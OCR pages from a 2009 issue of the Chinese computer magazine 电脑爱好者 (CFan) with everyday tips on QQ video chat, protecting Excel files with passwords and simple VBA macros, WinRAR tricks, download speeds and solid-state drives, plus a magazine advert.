
Step1:

将摄像头插入机箱上的USB接口（最好不要插在机箱前置USB接口，前置USB接口都是通过USB延长线连接的，有时会出现供电不足等故障），现在大多数摄像头都能被系统识别，如果系统没有自动识别摄像头，那就需要先将随摄像头附带的驱动程序光盘插入光驱，双击安装程序完成摄像头驱动程序的安装，再插入摄像头。

Step2:

打开QQ（以QQ2009为例），单击主窗口底端的“打开应用设置”按钮，在打开的窗口中选择“好友和聊天→语音视频”项（见图1）。

先单击“语音设置”按钮，在打开的窗口



1

中按照文字提示对准麦克风说话进行试听测试，如果麦克风工作正常，自己说的话可以直接通过耳机听到，根据音量的大小设置麦克风的音量及耳机的音量（见图2）。


Step3:

接下来单击“视频”选项卡，如果系统中安装了多款摄像头或是安装了虚拟摄像头软件，请在摄像头设备列表中选择当前使用的摄像头（见图3）。

选择“我的本地图像”，对准预览视频，再通过摄像头上的焦距调节按钮将视频调整至最佳状态。此外，如果自己使用的网络速度很慢，可以通过选中“优先保证视频流畅”选项来



2



3



4



5



6

保证视频的畅通性，如果网速特别快，直接选择“优先保证画面质量”即可。接下来再单击“画质调节”按钮（见图4）。

在此，通常只要设置“亮度”，譬如在光线不太明亮的环境下进行视频聊天时，建议将“亮度”设置更亮些，其他选项可以保留其默认值。而当环境光线比较明亮时，则需要设置相对暗些。

> **小提示：**
> 有兴趣的朋友也可以尝试在如图4所示的设置窗口中调节视频饱和度、对比度等值，一边对照预览视频窗口一边调整直到自己最喜欢的状态，如果调整得不合适使用，直接单击“默认”按钮将参数回复至缺省值再重新设置。

经过上面的调节后，接下来就可以与好友进行视频聊天了，打开与好友的聊天窗口，单击聊天窗口上侧的“开始视频会话”按钮即可启动与对方的视频聊天，对方接受邀请后即可进行视频聊天了。

视频聊天也能锦上添花

现在的朋友都喜欢个性“美”，追求时尚，视频聊天也不例外。很多细心的朋友将视频聊天窗口中的视频装饰得漂漂亮亮，惹人喜爱。其实，要想给视频装扮装扮，也不难。

Step1:

下载VZone这款专门为视频装扮的小工具（下载地址：http://www.vvzone.net/download.php），下载后将其安装到系统中。

Step2:

运行该软件后就可以直接选择视频特效了，在右侧特效列表中先在“视频特效”列表中选择一个类别（例如“边框”），接下来在具体的特效列表中选择一个特效即可，在预览视频窗口中就可以看到视频特效了（见图5）。

Step3:

再打开QQ的视频设置窗口，在视频设备列表中将视频设备设置为“Vzone Virtual Video”，保存设置。

经过这般设置后，现在启动与任何一位好友的视频聊天，对方就会看到特效视频了，而且你还可以直接在Vone程序界面中临时更换其他的特效（见图6）。CF [XR06]

（2008年23期的办公版块中，提到如何把多张幻灯片打印到一页中，还有一个更好的方法：打开PPT，点击菜单“文件→打印”，选“打印内容→讲义”就OK了，不调整则默认每页打印6张幻灯片。(a00620521)）

不让改、不让看、不让打印、还不让Copy

全方位保护Excel文档

■文/李云峰

当年参加工作的时候，因为经常要用电脑处理事务，遇到很多问题，那个时候电脑知识还没有现在这么方便地获取，阅读电脑报刊是主要的途径了，因此我算是《电脑爱好者》的老读者了。最近更是做了她的特约作者，对这本杂志翻得更勤了。


《电脑爱好者》2009年第1期第59页《大公司的规矩：不让改 不让看——从部分到整体，全方位保护Word文档》一文中提出了Word文档的保护方案。也许和工作环境有关，我们日常使用的Excel较多，那么Excel文档又要如何保护呢？

不让改、不让看

在Excel中（以Excel 2003为例，下同），执行“工具→选项”命令，在“选项”对话框中，切换到“安全性”标签，然后可设置“打开权限密码”，阻止别人查看表格内容，设置“修改权限密码”可阻止对Excel表格内容的修改，这样初步做到了保护Excel文档的目的。

万千数据，你只能修改指定区域

通过直接设置文档密码，是一棒子打沉一船人，如果表格中只有部分关键数据，不能被修改，而另外一部分数据让别人填写，要怎么办呢？




第一步： 在Excel中，执行“工具→保护→允许用户编辑区域”命令，在打开的对话框中，单击“添加”按钮，在打开的“新区域”对话框中选择允许用户编辑的区域（见图1），单击“确定”完成区域的增加。

> **小提示：**
> 多次“新建”可添加多个允许用户编辑的区域，并且还可以设置用户编辑的密码，输入密码用户才可以编辑。

第二步： 执行“工具→保护→保护工作表命令”，在打开的对话框中输入保护工作表的密码，单击“确定”按钮完成工作表的保护。

我的文档你甭想打印



在Excel中，执行“工具→宏→Visual Basic编辑器”打开“Miscrosoft Visual Basic”窗口，在左侧列表中展开要禁止打印的工作表，双击“ThisWorkbook”（见图2），在右侧的代码窗口中输入代码：

```
Private Sub Workbook_BeforePrint(Cancel As Boolean)
MsgBox "本文档不能打印"
Cancel = True
End Sub
```

保存后即可禁止打印，在用户执行打印操作时会弹出“本文档禁止打印”的提示对话框。

> **小提示：**
> 代码中，“MsgBox "本文档不能打印"”这一行代码非必须，如果不要，用户执行打印操作时将无任何反映，加上此行的目的是给用户一个明确的提示。在“ThisWorkbook”中输入代码将禁止整个工作簿的打印功能，如果是双击“Sheet1(Sheet1)”后再输入代码，只禁止指定工作表的打印功能。

技高一筹，文档内容别复制

其实对于能够查看内容的用户，如果将文档内容复制一份放到新的工作表中，则所有的保护工作都不起作用了，因此禁止文档内容的复制也显得很有必要。

同样在“Microsoft Visual Basic”窗口中，右键单击“Microsoft Excel对象”，在弹出的快捷菜单中选择“插入→模块”，双击“模块”下方刚刚插入的“模块1”，在右侧的窗口中输入代码。

> **特别提示：**
> 相关代码可从http://work.newhuo.com/cfan/200904/dm.txt或小编的博客中查看到。保存之后，用户再打开文档时，便无法进行文档内容的复制了。

> **小提示：**
> 代码主要是屏蔽Excel的复制功能按钮、快捷键以及右键单击工作表标签时，弹出菜单中的“移动或复制工作表”这两项功能，从而达到内容禁止复制的目的。

其他简便方法

通过“保护工作表”功能也可以实现类似的目的，只是在使用工作表时没有使用上述代码法方便。具体操作方法是在“保护工作表”对话框中，取消所有选项的勾选，并设置工作表保护的密码。因为这一操作禁止了对单元格的选取操作，从而实现禁止复制的目的。

编辑点评：代码大家可以通过复制粘贴的方法输入，这样可以减少错误。代码中的单引号“'”后面是注释内容，不影响代码的执行效果，因为VB代码比较简单，再通过注释，能让大家多少了解一下代码的功能。



就地取“歌”，信手拈来

■文/范晓晖

我的一个小秘密，就是从高中开始，《电脑爱好者》陪伴了我不知多少时间的课堂——不过大家还是不要学我。现在虽然已经离开校园了，但却离不开《电脑爱好者》了……

在《电脑爱好者》2008年16期56页的《大海捞针 不如就地取“歌”》里，作者试图想“借用”千千静听的“转换格式”功能来保存歌曲，其实只要在正常播放完音乐窗里的歌曲后，进入千千静听的安装目录里的Cache文件夹，就可以看到我们想要下载的音乐文件了。

2009第1期回音壁里的《学会捞，你才能捞好歌》文章，对捞歌范围扩展到了在网页也捞歌，如果你使用傲游浏览器，可安装一款叫“ViewPage”插件，它可以快速地帮我们分析网页、探测网页资源和媒体文件，探测出来的歌曲文件只需要另存为就可以轻松得到了（见图）。另外ViewPage还有很多其他的功能，比如我们批量保存网页里的图片、保存Flash文件等都是非常方便的，大家可以试一下。

点评：关于“捞”歌的补充，回音壁刊登过多篇文章，其实用不同的软件，都有不同的捞歌诀窍，不外乎就是在相关的临时文件夹查找，或者使用各种工具。这里介绍一个通用的技巧：搜索相关磁盘中的WMA、MP3等歌曲文件，然后按照“修改时间”排序，一般能快速找到刚才听到的歌曲。

额外奖 ¥20

2008年23期《网站，其实可以建在自己家里》介绍的EWS版本太新，感觉不太好用，我建立一个服务器用的EWS V1.9版本，认为是不错。论坛链接：http://bbs.cfan.com.cn/thread-828692-1-1.html。（五谷库技术）

有WinRAR，近水楼台先得月

■文/老五


额外奖 ¥30



我是西部地区的小学老师，特别爱好电脑，多年的着迷，我现在成为周围人崇拜的电脑高手（其实也就那么回事）。自己时不时写一些自己的心得技巧跟大家探讨。最近在《电脑爱好者》上发现了两篇文章，为读者提供了很好的技巧，由于我对WinRAR非常熟悉，因此觉得它也可以实现这些功能，因此本文仅算两篇文章的锦上添花吧。

2008年24期上有一篇文章《“快车”到站就入库》，作者让FlashGet下载完毕就自动退出的技巧很巧妙也很实用。在文中作者用到了一个软件Bat_To_Exe_Converter，将BAT文件转换为EXE以实现被FlashGet调用，其实WinRAR就可以实现类似的功能。

首先如原文创建1.bat文件，然后在该文件图标上单击鼠标右键，选择“添加到压缩文件”，打开对话窗。在“常规”标签页中勾选“压缩选项”下的“创建自解压格式压缩文件”，进入“高级”标签页点击“自解压选项”按钮，打开高级设置面板。在“常规”标签页中输入解压路径为C:\（其他路径也可以），输入解压后运行1.bat（见图1）。在“模式”标签页中，安静模式选择“全部隐藏”，覆盖方式选择“覆盖所有文件”。设置完成依次“确定”，就自动生成名为1.exe的文件，最后按照原文第三步操作即可。



另外2009年的2期文章《细致入微，扩展名也贴心》，作者为大家介绍了一款有趣的工具,该工具可以在系统隐藏文件扩展名的时候，不用进行系统设置就可查看、修改文件的扩展名。这些WinRAR也可以搞定。

运行WinRAR，通过WinRAR的箭头导航工具定位到该文件所在的目录，可以看到所有文件的扩展名都显示出来了（见图2），然后按照常规方法进行修改就可以了。

小提示：

WinRAR还有一个神奇的功能，当系统设置了“隐藏受保护的操作系统文件”和“不显示隐藏的文件和文件夹”的时候，利用WinRAR，这些文件都显出了它的真面目。特别是某些采用了特殊机制的病毒文件，就是设置显示所有隐藏文件也不能看到，而在WinRAR下可以看到，因此可利用WinRAR进行杀毒除木马（见图2）。



编辑点评：这篇文章真是体现了“条条大路通罗马”，在电脑上实现一个功能，每个人可能都会有自己的独特方法，因此大家可以来信到回音壁（xinrb@cfan.com.cn）提出你的独门绝技，或者到爱好者论坛回音壁专区（http://bbs.cfan.com.cn/forum-131-1.html）讨论。

再谈《一步保存网页所有图片》




■文/孙学荣



笔者是山水集团某分公司的一名普通员工，在单位负责水泥的发货工作。工作之余，我喜欢看一些电脑方面的书籍并将学到的自己比较感兴趣的知识在电脑上亲自操作一下。其中，《电脑爱好者》就是我最喜欢的IT杂志之一，在她的影响下，我掌握了很多电脑方面的知识，并且还利用所学的知识帮助同事解决了不少电脑方面的疑难问题。

《电脑爱好者》2008年第9期第47页《一步保存网页所有图片》一文，文章介绍了如何快速地保存某个网页中所有JPG格式的图片。经笔者实验发现，无法完成当前页面中所有JPG格式的图片的下载，弹出一个提示出错的对话框（见图）。通过观察这个对话框，我们知道脚本中缺少了字符串“Then”，笔者经过修改，终于完全实现了一步保存网页所有图片的目的。



第一步：先复制迅雷安装目录下“Program”子文件夹中的“getAllurl.htm”文件，接着执行粘贴操作并重命名为“getAlljpg.htm”，再按照原文作者所介绍的方法来对该HTM文件执行修改工作，最后按照原文的介绍，通过修改注册表往IE右键菜单中添加一个选项——用迅雷下载所有JPG图片。

第二步：用记事本打开“getAlljpg.htm”，然后单击菜单“编辑→替换”命令，将“If Right(links(i).href,3)="jpg"”（不包含外侧引号，下同）替换为“If Right(links(i).href,3)="jpg" then”；接着将“If Right(images(i).src,3)="jpg"”替换为“If Right(images(i).src,3)="jpg" then”；最后关闭并保存对“getAlljpg.htm”所做的修改即可。

小提示：

原文作者提到，getAllurl.htm文件实际上是一个VB脚本，实际上，正确的说法应该是VBS脚本，观察该文件的第一句代码“<script language="VBScript">”，我们就可以很清楚地知道这一点。

编辑点评：

这个问题好多读者问过，爱好者论坛也做了讨论，仍有读者因没有看见而询问，这里发表一个补充小文，更详细的代码，大家可以到http://bbs.cfan.com.cn/thread-716359-1-1.html查看。读者也可以举一反三，修改代码，一键下载其他格式的文件，如PDF、DOC之类。

CF [XR07]

为什么别人下载速度比我快？

●江苏/周建峰

为什么单位的速度比家里慢这么多？为什么下载晚上速度比早上慢这么多？为什么我的电影下载了3天还没有下载下来？相信任何一个下载狂人，都会问很多诸如此类的问题，目的就是一个，任何时候任何下载，都能全速前进，要最快速度地将下载的宝贝揽在怀抱。但了解了里面的相关知识，会发觉不是那么简单……

下载网站的带宽

传统的HTTP下载，它是从网站的服务器上直接复制数据到我们的电脑，下载速度是由网站服务器的带宽决定的。目前国内带宽费用偏高，很多下载站租不起大的带宽，他们的下载速度当然就不可能快得起来。

建议：到大而知名的网站下载。大网站巨资购买了大量服务器与带宽，下载速度较容易保证。

千军万马过独木桥

很多大网站下载速度也很慢，那是因为带宽再宽也是有限的，而下载的人常常无限……下载网站的服务器会根据下载用户的多少，平均分配带宽，人多分到的带宽就少，下载当然就慢了（见图1）。




图1 传统的HTTP、FTP下载示意图

建议：使用多线程下载工具，如迅雷、FlashGet。这些多线程工具，可模拟多个用户向服务器提出下载申请，服务器就会将多个带宽分配给它，这样速度可以得到成倍提高。

网通铁通有线通，内通外不通

图2 在大的下载网站选择适合自己网络的服务器

国内提供互联网服务的公司都自成体系，凡在自己体系内的网络下载服务，就会顺快得多，而访问别的网络体系，则会受到瓶颈效应，给我们下载带来了无比的麻烦，如网通的宽带上网用户，要从电信网络的服务器上下载，常会慢如蜗牛（见图2）。

建议：各大下载网站，一般都有多个不同网络的服务器，选择和自己相同网络的服务器下载。

网络带宽我独享

很多人反应下载速度早上快晚上慢，家里快单位慢等，因为晚上、单位大量的互联网应用堵塞了网络，也拖累了服务器的速度，使你不能全速下载。

建议：如果要下载大文件，最好选择早上半夜的时候下载，方法是让电脑自动下载，下载完成自动关机。或者使用变态的多线程下载工具，抢别人的带宽（不提倡、效果也有限）。

修条高速上网路

如你还是使用古旧的MODEM方式或者无线CDMA方式上网，由于接入速度慢，那么你最快的下载速度就只能7KB/s~10KB/s左右，下载一部低画质500MB的RMVB电影都是不可想象的。

建议：如果你经常下载大文件，申请一个包月的ADSL宽带上网是明智的选择，如果你是一个下载狂，需要成天下载电影之类，则建议ADSL的带宽越宽越好。

条条大路通罗马

从一个服务器下载，带宽可能有限，服务器可能拥挤，那么同时从多个服务器下载，有快有慢，大流小流都向我汇集，不是成为大河奔流了么？

建议：迅雷、FlashGet就支持多服务器下载技术，它收集互联网上的服务器下载地址，然后同时从多个服务器下载，保证下载速度。

人人为我、我为人人

在电影下载时代，巨大的文件体积可以让上面所有的下载技术失灵，一种P2P下载方式就诞生了，这种方式就是下载软件会将文件分成若干块，比如1000块，客户端可以先下载其中某块，没有固定的顺序，只要等最后文件被"填满"就完成了。在下载的同时，客户端又在充当服务器，上传自己已经下载完成的部分，这样只要下载的人越多，彼此之间的联系也就越频繁，下载速度也会越快（见图3）。




图3 P2P下载示意图

建议：当下载电影等超级大文件时，使用BT下载才有可能实现。

十八般绝技齐登场

不过BT下载不稳定，它受到限制的因素很多，比如同时下载人数、缺失种子文件等。因此一种综合了服务器下载、多点多服务器下载、P2P下载等多种方式的软件流行起来。这就是迅雷。

迅雷采用了多点下载和P2P技术相结合的方法（称为P2SP），迅雷组建和联合了很多下载服务器资源提供给用户下载，还收集提供网上其他下载服务器，并让下载客户互相共享下载（所谓的P2P），也就是联络了所有能够联络的下载资源，因此下载速度常常是力拔头筹。

如何加快迅雷下载速度：

通过www.gougou.com搜索下载资源，然后选择下载人多的资源。

打开"工具→配置→连接→速度"选框下载速度限制为2048KB。限制上传速度为你网络带宽的50%。

打开"工具→XP系统优化工具"，连接数改1024。

在迅雷网站注册并登录，可得到更多下载资源。

任务数最好低于3个同时进行的任务。

速度慢下来时暂停一下再开始。

我们该选择何种下载方式？

P2P下载虽然能够实现高速度下载，但当人数减少时，其速度也并不理想，其稳定性受到限制，同时其可控性也没有采用服务器方式更安全；而HTTP下载在人数多时，其速度会变得很慢，甚至出现连接不上的现象。因此对于热门的电影、软件，而且体积比较大的，最好使用迅雷等P2P工具，实现多服务器多线程快速下载，从而满足我们的需要。而下载一些生僻、体积小的文件，可直接采用普通方式进行下载。CF [XR08]



现在已有128GB、256GB的固态硬盘，可用在台式机中，但是价格很高。固态硬盘速度快，容量小，可以装双硬盘，把操作系统装在固态硬盘中，把其他文件装在普通硬盘中，是个不错的选择。

固态硬盘为啥牛？

●于国涛（北京）

现在上网本挺流行的，轻便可爱，价格不高，菜小小周末就到电脑城转悠来了。商家向他推荐了最新的华硕Eee PC S101（见图1），看着样子不错，配备的英特尔凌动处理器、1GB内存都还行，可一问硬盘容量，商家说只有32GB。菜小小一听很是纳闷，现在笔记本一般都是上百GB的硬盘，五千多块的笔记本硬盘只有32GB？你还真会宰人啊！商家立即解释道，这可不是一般的硬盘啊！这是固态硬盘！



●华硕Eee PC S101上网本

非一般的硬盘

菜小小： 不是一般的硬盘？那它是啥高级硬盘啊？

商家： 这款上网本采用的是固态硬盘，和传统硬盘的原理不一样。


传统的硬盘内部有一张或几张盘片，我们电脑里的各种数据都保存在盘片上，而存储数据时，这个盘片就会高速旋转起来，磁头在电路控制下从盘片上写入或读取数据。打个比方，硬盘的盘片就像一个巨大的箩筐，磁头就像一个跑腿的伙计，当你存放东西的时候，他就会把东西放到箩筐指定的位置；当你需要某个东西的时候，他就会立刻跑过去，从箩筐的对应位置取出东西，就这样跑来跑去的。

固态硬盘虽然从外形上看与传统的硬盘差不多（见图2），但是其内部结构完全不同。固态硬盘由控制单元和存储单元两部分组成，控制单元就好像管理员，存储单元就好像仓库。存储介质分为两种，一种采用闪存，另一种采用动态随机存储器（DRAM）。目前，通常所说的SSD固态硬盘的存储单元中就焊接了多颗闪存颗粒，与iPod Touch、U盘、MP3中的闪存颗粒差不多，只是主控芯片的技术不同而已。

固态硬盘的内部没有传统硬盘的磁头、电机等机械装置，也没有存放文件的盘片，而是把闪存颗粒并排有序地焊接在一块板子上（见图3），然后再装入盘包。所以，尺寸一样大的固态硬盘比传统硬盘要轻很多。



●英特尔固态硬盘



●固态硬盘的电路板

贵有贵的道理

菜小小： 固态硬盘的容量小，那为什么还卖得那么贵呢？

商家： 固态硬盘可不普通，它的启动速度非常快，就像刘翔奔跑那么快，搭载固态硬盘的笔记本电脑可以快到在开机5秒之内就能进入Windows操作系统。但传统硬盘读取文件得让"伙计"跑到"箩筐"里面去取，路途和在"箩筐"中寻找所需物品都要耗费时间，速度是比较慢的。另外，传统硬盘的"箩筐"在不停地搬运，"伙计"也在不停地奔跑，中途要是磕了碰了，后果可想而知，而固态硬盘没有"箩筐"、"伙计"之类的概念，也不怕磕磕碰碰，所以它还具有防震抗摔的优点。

再者说传统硬盘又是转又是跑的，肯定得消耗不少的能量，而且跑的时候还容易出汗，所以功耗与发热量都不小。而固态硬盘就不同了，往那儿一坐稳如如来佛祖，做事不费吹灰之力，耗不掉几分元气，更不会"出汗"了！最后商家还告诉菜小小："固态硬盘工作时几乎没噪音，不像传统硬盘那样，读取文件时候会'咯吱咯吱'地响，如果你喜欢安静，可以购买这款配备固态硬盘的笔记本。"

菜小小： 听说现在还有混合硬盘，这是什么东西？

商家： 这种混合硬盘，可以简单理解为在传统硬盘增加了一部分闪存，形成传统硬盘（容量大，造价低）+闪存（速度快，造价高）的形式，综合二者的优点，将最常用的数据存储到闪存中实现加速，减少了读取硬盘的次数，延长硬盘寿命，实现写入速度快、容量大、造价低的目的。

让大仙用在合适的地方

菜小小心想，固态硬盘这位"大仙"功力真是了得，可自己又不是达官贵人，一个平头百姓怎能请得起"大仙"啊？跟固态硬盘的"如来神功"相比，还是传统硬盘的"箩筐"与"伙计"来得实惠，还是买传统硬盘的笔记本最划算！

另外，固态硬盘32GB的容量也不够自己用啊，就算咬咬牙买了这个先进的固态硬盘笔记本，只有32GB的空间，够做什么呢？自己喜欢摄影，经常出去拍照，还有那么多喜欢的歌曲，这还没算上电影呢！一部质量好的RMVB格式的电影怎么着也得700多MB吧，更别说高清电影啦！ CF [XR09]

基础差，刚入门，还想轻轻松松学电脑?

看《电脑爱好者》精华合订本啊!

- 硬件、软件、网络、学、用、玩， 只要你想，我就有
- 真轻松、真实惠、真实用、真丰富、真省心
- 400页——电脑普及知识的新海洋，全新梳理存留2008全年普及版杂志内容
- 1 DVD——海量软件、电影大片、视频教程、电脑游戏






400页+DVD超低价29.8元

一看就懂 一学就会 一用就灵

电脑爱好者普及版

精华合订本2009

ISSN 1673-6931/CN 11-5510/TP | http://www.cfan.com.cn



邮发代号：82-515

电脑知识普及第1书



5 大领跑数据

超过150万字的初学内容

超过1000个的应用方案

超过2000篇的精彩文章



“极”多的卖点

用**极**浅显的语言教授极复杂的知识

用**极**丰富的图片代替极繁复的文字

用**极**系统的内容武装极广泛的需求

用**极**精华的文章缔造极强大的能力

用**极**容易的方式带来极快速的提高

强悍的5大知识轰炸

超过**150万**字的初学内容

超过**1000**个的应用方案

超过**2000**篇的精彩文章

超过**2000**幅的直观图解

超过**3000**个的经验技巧

邮局汇款：北京123信箱　邮编：100036

收款人：北京《电脑爱好者》杂志社，请在汇款单附言栏注明邮购代码:CFA08。为方便我们与您联系，请留下联系电话。

在线订购网址：http://shop.cfan.com.cn

Cornel http://cornel.blog.cfan.com.cn
投稿 tebht@cfan.com.cn

保卫最后的星球
移动看电影的3大“保卫战”

策划：CFan软组织　　监制：Cornel　　撰文：一片雨云

画面一
超越外星的移动设备

这是个处处提倡绿色环保的星球，这里的人从来不会去轻易地采伐树木，更不会开采石油、煤炭进而加工出化工产品，是的，这里不是地球，这是位于另外一个恒星系的歌德米斯星球。这里生活着大概两万人，他们跟地球人有着相似的生活方式：日出而作，日落而息，但他们的生活节奏无比的缓慢，如果按照地球的时间来计算，他们每天都要睡上14个小时左右的觉，醒着的时间只有10个小时左右。跟地球相比，他们的军事科技要远远超过地球，但生活方面的科技却要落后很多。虽然也有手机、笔记本这样的设备，但他们的用途很简单：手机只是通话，笔记本用来写日记……



这是个工业高度发达的星球，不断被砍伐的森林、不断扩大的沙漠，加上随处可见冒着滚滚浓烟的烟囱、汽车，湖泊在变小，大海在变黑，没错儿，这是地球。蒋磊，喜爱冒险的中国小伙儿，经常一个人去自助旅行；池田静子和吉泽惠源是两个生活在日本岛国的女孩儿，过着朝九晚五的工作族生活；金凯忠生活在朝鲜半岛的某个繁华城市，每天坐着地铁上学、放学。



歌德米斯星球在生存上遇到了瓶颈，他们急需对外侵略掠夺资源。他们把目光瞄向了远在太阳系的地球，因为这里是临近星系唯一存在生物物种的星球，国王路加斯制订了“A计划”。这个名为“A计划”的侵略计划共分为三步：探索、破坏、侵占。探索，存在着研究的成分，抓来几个地球人研究这个生物的生命特征，研究出相应的毁灭物种方式，再进行毁灭，进而侵占。三架回归的飞碟，给歌德米斯人带来了四个地球人：蒋磊，金凯忠，还有池田静子和吉泽惠源。

上部：

歌德米斯人掠走地球人，展现高智商。

★本部中可以学到如何不开启笔记本电脑就轻松地欣赏各种大片儿。

中部：

死里逃生，另一个星球中诞生的别样婚礼。

★各种手机支持的视频格式，如何转换成这些格式，在这部中都可以学到。

下部：

没有硝烟，保卫最后的有生命的星球。

★iPod、PSP如此普及，怎么只听歌、玩游戏？用它们来欣赏电影也是王道之一。

影视作品中的邪恶电脑：

《终结者》中的天网 → 《鹰眼》中的ARIA → 《星际迷航：原初系列》中的M5 → 《超人3》中的终极电脑



网络大补贴：

2009年好莱坞电影手册

http://www.moviesoon.com/soon/2009/01.html

上部：歌德米斯人的智慧

——不进Windows就能看电影

歌德米斯人有着很高的智商，他们并不虐待这几个“远道而来”的地球人，国王路加斯命令给这些人充分的自由，以便细致研究他们的生活习性。当几个人从被外星人掠走而产生的惊恐中走出之后，更多的惊喜和好奇让他们很快适应了这里的生活，虽然只能通过肢体语言进行交流，但很快他们就和路加斯的几个孩子打成了一片。



